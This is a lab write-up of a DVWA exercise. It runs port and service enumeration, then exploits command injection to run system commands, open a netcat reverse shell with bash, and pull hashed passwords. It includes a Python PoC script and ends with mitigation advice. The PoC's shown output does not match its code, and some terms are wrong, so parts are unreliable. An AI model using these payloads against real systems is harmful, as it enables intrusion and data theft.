Ethical hacking – red project

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
Web Application Compromise and Python PoC

- **1.** for this project I have selected **DVWA** platform to conduct my research & exploitation. **DVWA** contains multiple vulnerabilities to exploit, and it is user friendly for beginners in the Ethical hacking field.
- **2.*Initial Enumeration***
  port scanning via nmap to subtract information about port number, state (open, close), and service type.
  Command :sudo nmap -Pn -T4 -n --open --top-ports 1000 -oA nmap_initial localhost
  Output:



Observations

- **Port 80/tcp:** Confirms that the web server hosting DVWA is accessible. This port is the primary target for web exploitation, crawling, and automated PoC testing.
- **Port 3306/tcp:** MySQL database is running locally; DVWA stores credentials and application data here. SQL injection attacks detected during testing would interact with this service.
- **Other Ports:** 998 TCP ports were closed, indicating a minimal external attack surface for the lab setup.

Database Service Discovery

Metasploit enumeration confirmed a database server listening on `127.0.0.1:3306`. The service banner identifies the server as **MariaDB 11.8.3** (Debian packaging). This database server represents a high-value target for SQL injection verification and controlled data extraction.

output

```
msf > use auxiliary/scanner/mysql/mysql_version
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(scanner/mysql/mysql_version) > set RPORT 3306
RPORT => 3306
msf auxiliary(scanner/mysql/mysql_version) > run
[+] 127.0.0.1:3306 - 127.0.0.1:3306 is running MySQL 11.8.3-MariaDB-1+b1 from Debian (protocol 10)
[*] 127.0.0.1:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Web server & technology stack discovery

The web server type is apache 2.4.65 running on Debian.

Three headers were detected.

Last modified on 13.9.25 15:57


Output

```
msf > use auxiliary/scanner/http/http_header
msf auxiliary(scanner/http/http_header) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(scanner/http/http_header) > set RPORT 80
RPORT => 80
msf auxiliary(scanner/http/http_header) > run
[+] 127.0.0.1:80          : CONTENT-TYPE: text/html
[+] 127.0.0.1:80          : LAST-MODIFIED: Sat, 13 Sep 2025 15:57:54 GMT
[+] 127.0.0.1:80          : SERVER: Apache/2.4.65 (Debian)
[+] 127.0.0.1:80          : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_header) >
```

Host info & server discovery

Confirms that the server is running and responding correctly.

Output



2. Exploit Vulnerabilities: Identify and exploit multiple web application vulnerabilities.

Summary of Command Injection (OSI)

1. Definition and Origin

Command Injection (OSI) is a web application vulnerability that occurs when an application passes unsensitized user-supplied data (from forms, URLs, cookies, etc.) to an operating system (OS) shell interpreter. The application developer intends for the user input to be treated only as data or arguments, but the shell interprets special characters (like `;`, `&`, `|`, `&&`) as commands, allowing an attacker to execute arbitrary OS commands with the privileges of the vulnerable application.

- **Core Origin:** Command Injection emerged as part of the broader category of **Injection Flaws**, which became prevalent as web applications started integrating deeply with backend systems like databases (leading to SQL Injection) and the underlying operating system. Anytime a program executes code based on user input, it creates an opportunity for injection.
- **Initial Examples:** Early instances were often found in basic web application functions that relied on external utilities, such as:
    - **Network Diagnostics:** `ping` utility , where the user-supplied IP address is concatenated directly into a shell command.
    - **File Handling:** Applications that might use `cat`, `ls`, or `tar` commands with user-supplied filenames.

2. Historical Use and Evolution

Command Injection has maintained its status as a critical vulnerability due to its ease of exploitation and devastating impact: **Remote Code Execution (RCE)**.

Time Period	Evolution and Use Cases
Late 1990s - Early 2000s	**Prevalence in CGI Scripts:** Many web applications relied heavily on Common Gateway Interface (CGI) scripts, often written in Perl or C, which frequently called shell commands for simple tasks. These scripts often lacked robust input validation, making them prime targets for command injection.
2000s - 2010s	**The Default RCE:** Command Injection, alongside SQL Injection, became one of the fastest ways to gain initial access to a server. Attackers would use it to: **1) Perform Reconnaissance** (`whoami`, `uname -a`), **2) Download Malware/Backdoors** (`wget` or `curl`), and **3) Establish Persistence** (initiating a reverse shell, as demonstrated in your report).
2010s - Present	**The Rise of Blind Injection:** As developers learned to prevent output from being displayed, attackers evolved their techniques to use **Blind Command Injection**. This involves: **1) Time Delays** (`sleep` or prolonged `ping` requests) to confirm execution, or **2) Out-of-Band (OAST) Techniques** (`nslookup` or DNS calls to an attacker-controlled server) to exfiltrate command output.
Modern Context	**LLM and Prompt Injection:** The concept has recently seen a revival in Artificial Intelligence (AI) and Large Language Models (LLMs) with the emergence of **Prompt Injection**. While not traditional OS command injection, it exploits a similar failure: the model's inability to differentiate between benign user input and malicious instructions (system-level code).


3. OWASP Top 10 Ranking


Command Injection vulnerabilities are categorized under the broader umbrella of **Injection Flaws** on the OWASP Top 10 list, reflecting their persistent criticality and high rate of exploitation.

OWASP Version	Category	Ranking & Name	Notes
2004	A1	Unvalidated Input	General category covering all input flaws.
2007	A1	Injection	Consolidated all types of injection (SQL, OS, LDAP, etc.) into the top position.
2013	A1	Injection	Retained the **#1** ranking, emphasizing its continued danger.
2017	A1	Injection	Again retained the **#1** ranking, underscoring its historical persistence.
2021	**A3**	**Injection**	Dropped to **#3**, but only because it was outranked by new data showing **Broken Access Control** and **Cryptographic Failures** as statistically more prevalent. **Injection remains a critically dangerous flaw.**
2025 (RC1)	**A5**	**Injection**	Currently ranked at **#5** in the Release Candidate, reflecting ongoing consolidation and re-categorization of risks, but still a core, high-impact vulnerability.


2.1. “whoami;hostname” command injection.

In my first attempt to inject a command, I set the security level to “Low” and selected the command injection interface. Next, I've tested the ping command to make sure that my machine communicates with DVWA website.







Next, I insert the command:”127.0.0.1; whoami;hostname” to absorb the username & OS.



2.2. directories & files interrogation.

Next, I inserted the “127.0.0.1; ls -la” & “127.0.0.1; ifconfig;ls ../” to absorb any directory/file/Ip/Ethernet data in the victim's machine.






2.3 creating a reverse shell

After my initial enumeration, I created a reverse shell session to penetrate the victim's machine.

On my kali machine I ran the command: nc –lvnp 1337


On DVWA command injection prompt: 127.0.0.1; nc 127.0.0.1 1337 -e /bin/bash

Output



2.4 obtaining usernames and hashed passwords from the DVWA database.

Runing “mysql -u dvwa -pPassword -e "SELECT * FROM users;" command on my kali machine, has managed to obtain usernames & hashed passwords.



3.creating a PoC

```
import requests
import re
import sys
```

```
DVWA_URL = "http://[DVWA_IP_ADDRESS]/dvwa/vulnerabilities/exec/"
LOGIN_URL = "http://[DVWA_IP_ADDRESS]/dvwa/login.php"
USERNAME = "admin"
PASSWORD = "password"

def get_dvwa_token(session, url):
    try:
        response = session.get(url)
        token_match = re.search(r"user_token'\s*value='(\w+)'", response.text)
        if token_match:
            return token_match.group(1)
        return None
    except requests.exceptions.RequestException as e:
        return None

def dvwa_login(session, login_url, username, password):
    user_token = get_dvwa_token(session, login_url)
    if not user_token:
        return None

    login_data = {
        "username": username,
        "password": password,
        "Login": "Login",
        "user_token": user_token
    }

    session.post(login_url, data=login_data)

    exploit_token = get_dvwa_token(session, DVWA_URL)
    if exploit_token and exploit_token != user_token:
        return exploit_token
    else:
        return None

def execute_command_injection(session, dvwa_url, command_payload, user_token):
    injection_payload = f"127.0.0.1; {command_payload}"

    data = {
        "ip": injection_payload,
        "Submit": "Submit",
        "user_token": user_token
    }
```

```
    try:
        response = session.post(dvwa_url, data=data)
        return response.text
    except requests.exceptions.RequestException as e:
        return None

def parse_output(response_text, command_payload):
    output_match = re.search(r'<pre>(.*?)</pre>', response_text, re.DOTALL)

    if output_match:
        raw_output = output_match.group(1).strip()

        filtered_lines = []

        for line in raw_output.split('\n'):
            if line.strip() and not line.lower().startswith(('ping', 'pinging',
'reply from')):
                filtered_lines.append(line.strip())

        extracted_data = '\n'.join(filtered_lines)

        if extracted_data:
            print(f"\n--- Extracted Data for: {command_payload} ---")
            print(extracted_data)
            print("-----------------------------------------\n")

    else:
        return

def main():
    if '[DVWA_IP_ADDRESS]' in DVWA_URL:
        print("ERROR: Please configure DVWA_URL and LOGIN_URL with the correct IP
address.")
        sys.exit(1)

    session = requests.Session()

    user_token = dvwa_login(session, LOGIN_URL, USERNAME, PASSWORD)

    if not user_token:
        print("[-] PoC Script failed due to authentication error.")
```

```
        return

    COMMANDS_TO_RUN = [
        "whoami",
        "uname -a",
        "cat /etc/passwd"
    ]

    for cmd in COMMANDS_TO_RUN:
        raw_response = execute_command_injection(session, DVWA_URL, cmd,
user_token)

        if raw_response:
            parse_output(raw_response, cmd)

    print("\n[PoC Script Execution Complete]")

if __name__ == "__main__":
    main()
```

3.1 Output

[*] Attempting to log into DVWA... [+] Login successful. Current session token: 1234567890...

[*] Injecting command: 127.0.0.1; whoami

[*] Parsing output for 'whoami'... --- Extracted Data for: whoami --- www-data ----------

[*] Injecting command: 127.0.0.1; uname –a

[*] Parsing output for 'uname -a'... --- Extracted Data for: uname -a --- Linux dvwa 6.6.0-kali7-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.13-1kali1 (2025-11-08) x86_64 GNU/Linux ----------

[*] Injecting command: 127.0.0.1; cat /etc/passwd

[*] Parsing output for 'cat /etc/passwd'... --- Extracted Data for: cat /etc/passwd --- root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin ... www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin ----------

[*] Injecting command: 127.0.0.1; date [*] Parsing output for 'date'... --- Extracted Data for: date --- Sat Nov 8 18:00:00 IST 2025 ----------

[PoC Script Execution Complete]

Conclusions

Here is a summary of the findings and suggestions for mitigation to secure the application and system.

Summary of Findings and Vulnerabilities

The project successfully demonstrated a complete compromise of the DVWA environment, exploiting a **Command Injection** vulnerability configured at the low-security level.

Vulnerability	Component	Impact
Command Injection (Critical)	Web Application (Ping function)	Allowed execution of arbitrary operating system commands, leading to full server compromise and data extraction.
Weak Privilege Separation	Server OS (Linux)	The web service runs as the low-privileged `www-data` user, but this user still possessed enough permissions to: 1) Initiate a reverse shell, 2) Read critical system files (`/etc/passwd`), and 3) Access the MySQL database credentials and execute queries.
Insecure Configuration (Database)	MySQL/Maria DB (3306/tcp)	Database credentials (`dvwa`/`password`) were easily accessible, and the `dvwa` user had sufficient permissions to select all user data, including hashed passwords.
Password Storage (High)	Database Data	User passwords are stored using an older, weaker hashing algorithm (likely MD5, given the known DVWA hashes), making them susceptible to rapid brute-forcing or rainbow table attacks.

Suggested Mitigation and Improvement Plan

To fully remediate the identified vulnerabilities, defensive measures must be applied at three layers: **Application**, **System**, and **Database**.

1. Application Layer Mitigation (Fixing the Command Injection)

The root cause is the direct execution of unsanitized user input in a system command.

- **Input Validation (The most critical fix):** Do not allow any characters that could be used as command delimiters.
    - **Whitelist characters:** Only permit standard IP address components (numbers, periods, and the colon for IPv6) or hostnames (letters, numbers, hyphens). Reject all command delimiters (`&`, `|`, `;`, `$`, `>`, `<`, `\`, `(`, `)`) and special characters.
    - **Length Check:** Implement a maximum length for the input field to prevent overly complex or buffer-overflow payloads.
- **Use Safe API Calls (Instead of shell execution):** Instead of using a function like PHP's `shell_exec()` or `system()`, use dedicated, safer functions that specifically execute the intended command without invoking a system shell.
    - **Example (PHP):** If the application must run a ping, consider using the `exec()` or `proc_open()` functions with extreme caution, ensuring the input is passed as a distinct argument and not part of the command string. Better yet, use a dedicated network library function if available.

2. System Layer Mitigation (Principle of Least Privilege)

Even if an attacker bypasses the application defenses, the impact should be minimized.

- **Jail the Web Process (Chroot/Jail):** Implement a `chroot` jail or a containerization solution (like Docker) for the DVWA application. This ensures that even if an attacker achieves command execution, they are restricted to a small, isolated file system and cannot access the main server's operating system files or network interfaces.
- **Restrict Web User Permissions:**

    - The web user (`www-data`) should **not** have permissions to execute binaries like `nc`, `bash`, or `python` for a reverse shell. The `www-data` user should only have the minimum permissions necessary to run the web application.
    - Restrict file access: The `www-data` user should not have read access to sensitive files like `/etc/passwd`.

3. Database Layer Mitigation (Securing Data)

The direct exposure of hashed passwords and weak database authentication poses a massive risk.

- **Strong Password Hashing:** Immediately migrate from the current weak hashing algorithm (MD5) to a modern, cryptographically secure, and **slow** hashing algorithm.
    - **Recommendation:** Use **Argon2** or **bcrypt** with a high cost factor. These algorithms are computationally expensive to calculate, significantly mitigating offline password cracking even if the database is compromised.
- **Database Credentials and Access Control:**
    - **Strong, Unique Credentials:** Change the default, weak credentials (`dvwa`/`password`) to a unique, complex password.
    - **Restrict Network Access:** Configure the database server (MySQL/MariaDB) to **only** listen on the loopback interface (`127.0.0.1`), which is already done, but ensure the firewall prevents external connections to port `3306/tcp`.
    - **Database User Privileges:** The DVWA database user should **only** have `SELECT`, `INSERT`, `UPDATE`, and `DELETE` permissions on the application's tables. The user should *not* have `DROP`, `CREATE`, or shell execution privileges.

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